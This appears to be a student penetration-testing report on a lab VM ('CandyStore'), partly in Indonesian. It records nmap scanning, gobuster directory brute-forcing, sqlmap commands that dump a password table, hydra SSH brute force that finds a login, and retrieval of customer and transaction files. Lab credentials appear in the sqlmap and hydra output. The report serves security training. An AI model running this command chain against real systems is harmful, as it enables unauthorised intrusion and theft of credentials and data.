|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDTi9KfEFeQ0K6j3wTjif+J29ULaaqkntjVQWIo/hMhcfclQaOd
lLamzRYwME6qwaO2GQC3i3Vgs16SPDnPyv7uiqp2+TIInc2E9e+h4jgCuOrHpyMU3u3bomggPv5K+zwWo2Wtzt+DDn
NLr/fr6XV/SyVsBqFNi8mOCbKizytUdQtZyFfhG3Pow+sRNL7Glf8et0s2m2GK04/PP7jggGYTFPVKi8mjHbbKh
92ULZ5rr2/gYcd/ekJj6Mz7+HhD+LoQDwM6ZEpwrnmknNouaQRSFzMcD7t+gGKrnt6PTKS8SygarPhSfv71m4mAwMHA
jVmW41hjPq4XASHHLCmsM3
|_ 256 25:aa:50:23:f0:15:c0:3e:5c:1f:cf:10:a1:8c:36:2c (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHdyB6bUKRQBM2x
pDY0Y8R17hohjQNLGO3sn2CygNf33HhSLH8wiH+WyMg0dP+zmozydGs4uphJGyoeqnl1iu4=
|_ 256 ab:1b:9f:c2:b8:d2:24:06:32:2a:1b:ce:0c:84:cb:69 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM9LOeCLNeYBNkTb5LV+hr6lKektXlKOPfkaPaLSx
25/tcp    open  smtp      syn-ack ttl 64 Postfix smtpd
|_ smtp-commands: ven.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCE
DSTARTUSCODES, 8BITIME, DSN, SMTPUTF8
|_ ssl-cert: Subject: commonName=ven
|_ Subject Alternative Name: DNS:ven
|_ Issuer: commonName=ven
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2021-06-15T10:41:42
|_ Not valid after: 2031-06-13T10:41:42
|_ MD5: 4731 0003 1cca 71f8 e8c2 0231 0a64 a8eb
|_ SHA-1: 979f 4ac3 49da 999f 434d 2747 7860 3c54 127f 1e35
|_ -----BEGIN CERTIFICATE-----

root@kali: ~
File Actions Edit View Help

|_ -----BEGIN CERTIFICATE-----
|_ MIIExzCCAA+gAwIBAgIUmmkk5LoE+oNvQ5GwxJ+akL0uOKEWdQYJKoZIhvcNAQEL
|_ BQAwDjEMMAoGA1UEAwddVmU4BzDXTi9KfEFeQ0K6j3wTjif+J29ULaaqkntjVQWIo/hMhcfclQaOd
|_ MlowDjEMMAoGA1UEAwddVmU4BzDXTi9KfEFeQ0K6j3wTjif+J29ULaaqkntjVQWIo/hMhcfclQaOd
|_ AQEAzMYcLcZBkqGhZpjwZi2c2q26E/UKNXA9o0/hpej+uKxxcnVmTlJLPu7Ku7kc
|_ FiHCLt+vGGH//wFERrfC8eoXBZ3LYbj9pNLcu+NUi58UjNhb8fXSYPrrwmp8Dbopli
|_ bMwDDOMGUGkHBJ+3kyHATXGJMczBvR0XhSUv99YVH8SwH8RZ25mJ8uHx70uI+K
|_ QIQu67cBBP5BSv6LnxLSi5uA1mzhbFvkzFP7SxutxyrJOiOkTL4UL5Zu02BdLd1l
|_ ucx9XtSVhm0F3CMh2+t/duaaQfiiH6R8K0j2xFeMrNGVKjzFWw11Q0K6tcVyK2oa
|_ QoGySgkWNJOeF8PNE4jGuRi/7QIDAQABox0wGzAJBgNVHRMGAJAAMGA1UdEQHh
|_ MAwCA3ZlbjANBgkqhkiG9w0BAQsFAAOCAQEAOApXG9Uq4ulb5tY6l3Zc+gwIz0Ap
|_ 1zSkcyqys4TI2nSn1jFampoaI429KR1bgK1cu/4YAEXYtMrYLM87H5T66R/2mCWT
|_ BYG6OYbhiLUkP0R6WsLqqICmDo0rgonYIDceXh/7L9ELubsjE17JTLmzi/UwC1/
|_ IK0yLD1Vn0LYbDdXC+TqGT6ZbY3e1veEsmDQNMgnzyxmij1Yy2T5WLFZ0/rAMw
|_ fWBLD7tu/nh4sYfeQhJZhk1DTpgj08dVraBRVJ/p7mAesAQNu0tRnwXt7nJGUN7
|_ pySRCvYoh0qcRsHT8+HF/5SKpwk6NCV1H1DA82DFVSIh6oEEKWH0Fa287Q=
|_ -----END CERTIFICATE-----
|_ ssl-date: TLS randomness does not represent time
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.29 (Ubuntu)
2733/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Admin Login
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
5190/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Happy Candy Store | Login
|_ Requested resource was ./account_login.php
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:16:71:DD (VMware)
```

```

root@kali: ~
File Actions Edit View Help
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:16:71:DD (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/17%OT=21%CT=1%CU=33200%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=61E60A16%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=2%ISR=10D%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Uptime guess: 45.948 days (since Thu Dec 2 20:45:41 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: ven.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.74 ms 192.168.136.133
Final times for host: srtp: 743 rttvar: 344 to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:30
NSE: Starting ssh-hostkey.
NSE: Finished ssh-hostkey.
Completed NSE at 19:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
Read from /usr/bin/./share/nmap: nmap-mac-prefixes nmap-os-db nmap-payloads nmap-service-
probes nmap-services.
OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/.
Nmap done: 1 IP address (1 host up) scanned in 19.39 seconds
Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)

```

Web Application Penetration and Information Retrieval

Attack Method	Gobuster (alat untuk bruteforce hidden directory)
Payload or Command Used	<p>gobuster dir -u http://192.168.136.133:80 -x txt,php,cssw -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100</p> <p>gobuster dir -u http://192.168.136.133:2733 -x txt,php,cssw -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100</p> <p>gobuster dir -u http://192.168.136.133:5190 -x txt,php,cssw -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100</p>
Step-by-Step Action	<ol style="list-style-type: none"> 1.Mendapatkan ip target 2.Memasukan command gobuster nya 3.Saya menggunakan dir untuk nge bruteforce directory, lalu menggunakan -x untuk extension, lalu -w untuk memanggil wordlist yang akan dipakai, dan -t untuk kecepatan 4. Gobuster nya dijalankan

Result

```
(root@kali)-[~]
# gobuster dir -u http://192.168.136.133:2733 -x txt,php,csv -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.136.133:2733
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt,php,csv
[+] Timeout: 10s

2022/01/17 19:59:48 Starting gobuster in directory enumeration mode

/admin.php (Status: 302) [Size: 1] [→ ./index.php]
/css (Status: 301) [Size: 323] [→ http://192.168.136.133:2733/css/]
/database (Status: 301) [Size: 328] [→ http://192.168.136.133:2733/database/]
]
/api (Status: 301) [Size: 323] [→ http://192.168.136.133:2733/api/]

/index.php (Status: 200) [Size: 1344]

/server-status (Status: 403) [Size: 282]

2022/01/17 20:00:44 Finished
```

```
(root@kali)-[~]
# gobuster dir -u http://192.168.136.133:80 -x txt,php,csv -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.136.133:80
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt,php,csv
[+] Timeout: 10s

2022/01/17 20:01:12 Starting gobuster in directory enumeration mode

/server-status (Status: 403) [Size: 280]

2022/01/17 20:02:09 Finished
```

```

(root@kali)-[~]
# gobuster dir -u http://192.168.136.133:5190 -x txt,php,css -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.136.133:5190
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt,php,css
[+] Timeout: 10s

2022/01/17 20:03:07 Starting gobuster in directory enumeration mode

/index.php (Status: 302) [Size: 4213] [→ ./account_login.php]
/register.php (Status: 200) [Size: 1488]
/about.php (Status: 302) [Size: 3429] [→ ./account_login.php]
/assets (Status: 301) [Size: 326] [→ http://192.168.136.133:5190/]
/css (Status: 301) [Size: 323] [→ http://192.168.136.133:5190/]
/admin.php (Status: 302) [Size: 1] [→ ./account_login.php]
/database (Status: 301) [Size: 328] [→ http://192.168.136.133:5190/]
]
/api (Status: 301) [Size: 323] [→ http://192.168.136.133:5190/]
/script (Status: 301) [Size: 326] [→ http://192.168.136.133:5190/]
/products.php (Status: 302) [Size: 17825] [→ ./account_login.php]
/product_detail.php (Status: 302) [Size: 3366] [→ ./account_login.php]
/account_login.php (Status: 200) [Size: 1248]
/server-status (Status: 403) [Size: 282]

2022/01/17 20:04:05 Finished


```

Web Application Penetration and Information Retrieval

Attack Method	SQL Map
Payload or Command Used	sqlmap -u http://192.168.136.133:5190/product_detail.php?id=4 --cookie="PHPSESSID=22lv34of1gd0ecie98mtfn5m9b" --dbs
Step-by-Step Action	<ol style="list-style-type: none"> 1. Pertama-tama kita melakukan register terlebih dahulu 2. Lalu kita mencari sesuatu yang memerlukan akses ketika login contohnya seperti product 3. Lalu saya mendapatkan bahwa URL product merupakan vulnerability IDOR, dimana kita bisa mengubah-ubah value di bagian url nya 4. Jalankan SQL Map nya

Result	<pre> [20:12:05] [INFO] the back-end DBMS is MySQL web server operating system: Linux Ubuntu 18.04 (bionic) web application technology: Apache 2.4.29 back-end DBMS: MySQL ≥ 5.0.12 [20:12:05] [INFO] fetching database names available databases [5]: [*] information_schema [*] mysql [*] performance_schema [*] sys [*] umbrella [20:12:05] [WARNING] HTTP error codes detected during run: 500 (Internal Server Error) - 59 times [20:12:05] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/t/192.168.136.133' [*] ending @ 20:12:05 /2022-01-17/ </pre>
--------	---

Web Application Penetration and Information Retrieval	
Attack Method	SQL Map
Payload or Command Used	<pre> sqlmap -u http://192.168.136.133:5190/product_detail.php?id=4 -- cookie="PHPSESSID=22lv34of1gd0ecie98mtfn5m9b" -D umbrella --tables </pre>
Step-by-Step Action	<ol style="list-style-type: none"> 1.Saya curiga di database bagian umbrella 2.Ternyata ada 4 tabel yang merupakan credentials
Result	<pre> [20:15:16] [INFO] the back-end DBMS is MySQL web server operating system: Linux Ubuntu 18.04 (bionic) web application technology: Apache 2.4.29 back-end DBMS: MySQL ≥ 5.0.12 [20:15:16] [INFO] fetching tables for database: 'umbrella' Database: umbrella [4 tables] +-----+ backup_password products roles users +-----+ [20:15:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/t/192.168.136.133' [*] ending @ 20:15:16 /2022-01-17/ </pre>

Web Application Penetration and Information Retrieval	
Attack Method	SQL Map
Payload or Command Used	<pre>sqlmap -u http://192.168.136.133:5190/product_detail.php?id=4 -- cookie="PHPSESSID=22lv34of1gd0ecie98mtfn5m9b" -D umbrella -T backup_password -C username --dump</pre> <pre>sqlmap -u http://192.168.136.133:5190/product_detail.php?id=4 -- cookie="PHPSESSID=22lv34of1gd0ecie98mtfn5m9b" -D umbrella -T backup_password -C password --dump</pre>
Step-by-Step Action	<ol style="list-style-type: none"> 1.Saya ke bagian backup_password 2.Untuk menemukan database user 3. Untuk menemukan database password
Result	 <pre>[20:30:52] [INFO] the back-end DBMS is MySQL web server operating system: Linux Ubuntu 18.04 (bionic) web application technology: Apache 2.4.29 back-end DBMS: MySQL >= 5.0.12 [20:30:52] [INFO] fetching entries of column(s) 'username' for table 'backup_password' database 'umbrella' [20:30:52] [INFO] retrieved: 'lee' [20:30:52] [INFO] retrieved: 'lee' [20:30:52] [INFO] retrieved: 'lee' [20:30:52] [INFO] retrieved: 'lee' [20:30:53] [INFO] retrieved: 'lee' [20:30:53] [INFO] retrieved: 'lee' [20:30:53] [INFO] retrieved: 'ven' [20:30:53] [INFO] retrieved: 'ven' [20:30:53] [INFO] retrieved: 'ven' [20:30:53] [INFO] retrieved: 'ven' Database: umbrella Table: backup_password [10 entries] +-----+ username +-----+ lee lee lee lee lee lee ven ven ven ven +-----+ [20:30:53] [INFO] table 'umbrella.backup_password' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.136.133/dump/umbrella/backup_password.csv' [20:30:53] [WARNING] HTTP error codes detected during run: 500 (Internal Server Error) - 1 times [20:30:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/t/192.168.136.133'</pre>

```

[20:31:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL ≥ 5.0.12
[20:31:55] [INFO] fetching entries of column(s) 'password' for table 'backup_passw
database 'umbrella'
[20:31:55] [INFO] retrieved: '$w3eT$eLL3r'
[20:31:55] [INFO] retrieved: 'b0sSC4nDy!'
[20:31:55] [INFO] retrieved: 'C4ndy.s70Re'
[20:31:55] [INFO] retrieved: 'c@nDy.C4NdY!'
[20:31:55] [INFO] retrieved: 'c@NdY_sT0r3'
[20:31:55] [INFO] retrieved: 'mRsWe3tT0o7H'
[20:31:55] [INFO] retrieved: 'mR_b0s$C4nDy'
[20:31:55] [INFO] retrieved: 'St0rEc@ndY.'
[20:31:55] [INFO] retrieved: 'w@ruNGc@nDY'
[20:31:55] [INFO] retrieved: '_g3Rob4kC4nDY'
Database: umbrella
Table: backup_password
[10 entries]
+-----+
| password |
+-----+
| $w3eT$eLL3r |
| b0sSC4nDy! |
| C4ndy.s70Re |
| c@nDy.C4NdY! |
| c@NdY_sT0r3 |
| mRsWe3tT0o7H |
| mR_b0s$C4nDy |
| St0rEc@ndY. |
| w@ruNGc@nDY |
| _g3Rob4kC4nDY |
+-----+

[20:31:55] [INFO] table 'umbrella.backup_password' dumped to CSV file '/root/.local
sqlmap/output/192.168.136.133/dump/umbrella/backup_password.csv'
[20:31:55] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[20:31:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlma
t/192.168.136.133'

```

Note: You may add more table if needed. For every attack point, you need to separate the report table.

Server Penetration Testing

Server Penetration and Information Retrieval	
Attack Method	Hydra
Payload / Command Used	hydra -L user1candystore -P /root/.local/share/sqlmap/output/192.168.136.133/dump/umbrella/backup_password.csv ssh://192.168.136.133
Step-by-step action	1.Dapatkan user dan password nya terlebih dahulu 2.Saya menggunakan -L untuk memanggil file username dan -P untuk memanggil file password
Result	<pre> (root@kali)-[~] # hydra -L user1candystore -P /root/.local/share/sqlmap/output/192.168.136.133/dump/umbrella/backup_password.csv ssh://192.168.136.133 Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military, secret service organizations, or for illegal purposes (this is non-binding, these laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-17 20:35:4 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:2/p:12), ~2 r task [DATA] attacking ssh://192.168.136.133:22/ [22][ssh] host: 192.168.136.133 login: ven password: mR_b0s\$C4nDy 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-17 20:35:4 </pre>

Server Penetration and Information Retrieval	
Attack Method	Login SSH
Payload / Command Used	ssh ven@192.168.136.133
Step-by-step action	1.Dapatkan username dan password nya melalui hydra 2.Masukan username dan ip nya 3.Masukan password

Result	<pre> # ssh ven@192.168.136.133 The authenticity of host '192.168.136.133 (192.168.136.133)' can't be established ED25519 key fingerprint is SHA256:hjdglNylQUUEk1bwug60zUvo2nb/0EV2bQ7gVW5m9Y. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.136.133' (ED25519) to the list of known hosts ven@192.168.136.133's password: Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-144-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Tue Jan 18 01:37:28 UTC 2022 System load: 0.1 Processes: 180 Usage of /: 86.7% of 3.87GB Users logged in: 0 Memory usage: 45% IP address for ens33: 192.168.136.133 Swap usage: 0% ⇒ / is using 86.7% of 3.87GB * Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full K8s around. https://ubuntu.com/blog/microk8s-memory-optimisation * Canonical Livepatch is available for installation. - Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/livepatch 98 packages can be updated. 1 update is a security update. New release '20.04.3 LTS' available. Run 'do-release-upgrade' to upgrade to it. Last login: Wed Jun 23 09:28:12 2021 ven@CandyStore:~\$ </pre>
--------	---

Retrieval File from Server	
Tools Used	python3
Command Used	python3 -m http.server
Step-by-step action	1. Buka internet lalu ketika ip yaitu 192.168.136.133:8000 2. Ke bagian work lalu transaction lalu customers ada file namanya clients.csv
Result	Directory listing for /Work/Transactions/Customers/ <hr/> <ul style="list-style-type: none"> • clients.csv <hr/>

Retrieval File from Server	
Tools Used	python3

Command Used	python3 -m http.server
Step-by-step action	<ol style="list-style-type: none"> 1. Buka internet lalu ketika ip yaitu 192.168.136.133:8000 2. Ke bagian work lalu business lalu financial lalu ada file namanya transaction.csv
Result	<p>Directory listing for /Work/Business/Financ</p> <hr/> <ul style="list-style-type: none"> • .transactions.csv <hr/>

Retrieval File from Server	
Tools Used	python3
Command Used	python3 -m http.server
Step-by-step action	<ol style="list-style-type: none"> 1. Buka internet lalu ketika ip yaitu 192.168.136.133:8000 2. Ke bagian downloads lalu ke bagian others lalu ke bagian csv lalu ada file transaction.csv
Result	<p>Directory listing for /Downloads/Others/csv/</p> <hr/> <ul style="list-style-type: none"> • transaction.csv <hr/>